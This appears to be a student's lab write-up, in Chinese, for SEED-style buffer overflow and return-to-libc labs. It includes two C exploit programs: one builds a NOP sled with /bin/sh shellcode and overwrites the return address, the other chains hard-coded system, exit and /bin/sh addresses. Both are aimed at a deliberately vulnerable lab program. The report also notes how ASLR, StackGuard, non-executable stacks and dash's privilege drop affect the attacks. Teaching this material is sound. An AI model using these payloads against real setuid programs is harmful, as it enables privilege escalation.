
**Buffer Overflow**


57117224马鸣宇

**Task 1: Running Shellcode**

使用gcc的-z execstack选项编译call\_shellcode.c文件

运行程序，发现成功调用了shell

**Task 2: Exploiting the Vulnerability**

把BUF\_SIZE设置为24，对stack.c进行编译之后使用GDB调试。

对bof设置断点，使用run后查看相关信息。

计算出buffer和bof返回地址之间的距离为36

/\* exploit.c \*/

/\* A program that creates a file containing code for launching shell \*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>char shellcode[] =

"\x31\xc0" /\* Line 1: xorl %eax,%eax \*/

"\x50" /\* Line 2: pushl %eax \*/

"\x68""//sh" /\* Line 3: pushl $0x68732f2f \*/

"\x68""/bin" /\* Line 4: pushl $0x6e69622f \*/

"\x89\xe3" /\* Line 5: movl %esp,%ebx \*/

"\x50" /\* Line 6: pushl %eax \*/

"\x53" /\* Line 7: pushl %ebx \*/

"\x89\xe1" /\* Line 8: movl %esp,%ecx \*/

"\x99" /\* Line 9: cdq \*/

"\xb0\x0b" /\* Line 10: movb $0x0b,%al \*/

"\xcd\x80" /\* Line 11: int $0x80 \*/

;

int main(int argc, char \*\*argv)

{

char buffer[517];

FILE \*badfile;

/\* Initialize buffer with 0x90 (NOP instruction) \*/

memset(&buffer, 0x90, 517);

int start = 517 - sizeof(shellcode) / sizeof(char);

strcpy(buffer + start, code);

 unsigned int ret = 0xbfffec58;

/\* $ebp (0xbfffeb68) \*/

buffer[36] = 0x58;

buffer[37] = 0xec;

buffer[38] = 0xff;


buffer[39] = 0xbf;

fwrite(buffer, 517, 1, badfile);

fclose(badfile);


return 0;

}



如图所示，已经获得root权限


**Task 3: Defeating dash’s Countermeasure**




取消注释之后，运行程序所得结果为获取到root用户的shell

若RUID和EUID不同，或是用户组的两者不同，dash会降低权限，若使用setuid(0)将RUID设置为root，就会导致EUID和其一致，因此dash不会降低其权限。

**Task 4: Defeating Address Randomization**




打开随机地址，运行stack，发生错误


运行所给代码，最终在打开随机地址的情况下最终也成功地进行了攻击

**Task 5: Turn on the StackGuard Protection**

关闭地址随机化，不使用-fno-stack-protector选项，运行stack报错，原因是栈溢出攻击被检测到。



**Task 6: Turn on the Non-executable Stack Protection**




编译时使用noexecstack选项。运行攻击程序，发现攻击失败。

如果指令地址在栈上，保护机制就会起作用，攻击程序就会报错


**Return-to-libc Attack Lab**

**Task 1: Finding out the addresses of libc functions**




设置BUF\_SIZE为12，使用命令查看system和exit的地址


**Task 2: Putting the shell string in the memory**



设置环境变量



找到保存有MYSHELL的地址

**Task 3: Exploiting the buffer-overflow vulnerability**

查看ebp和buffer的地址

buf地址和返回地址之间的内存地址的差为24

编写注入问脚本

eploit.c

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main() {

char buf[40];

FILE \*badfile;

badfile = fopen("./badfile", "w");

\*(long \*)&buf[24] = 0xb7e42da0;

\*(long \*)&buf[28] = 0xb7e369d0;


\*(long \*)&buf[32] = 0xbffffe1c;

fwrite(buf, sizeof(buf), 1, badfile);


fclose(badfile);

return 0;

}

运行后拿到Shell

攻击成功。

1. 去掉exit的地址，运行retlib，出现错误





当exit不存在时候退出shell时跳转到别的地址导致内存地址出现问题，出现错误



1. 将rerlib改名，出现如下错误

程序名称长度改变之后，环境变量地址也会改变，导致了两个文件的/bin/sh不一致，传递的system参数会出现问题

**Task 4: Turning on address randomization**

1. kernel.randomize\_va\_space设置为2，打开Ubuntu的地址随机化保护，运行rerlib，出现段错误
2. 
3. 当打开ALSR后，/bin/sh的地址会改变
4. 
5. 设置set disable-randomization off打开ALSR之后，system和exit地址也会改变。
6. 
7. 
8. 但是buf和ebp之间距离固定，因此三个地址是正确的，只是对应数组的值改变了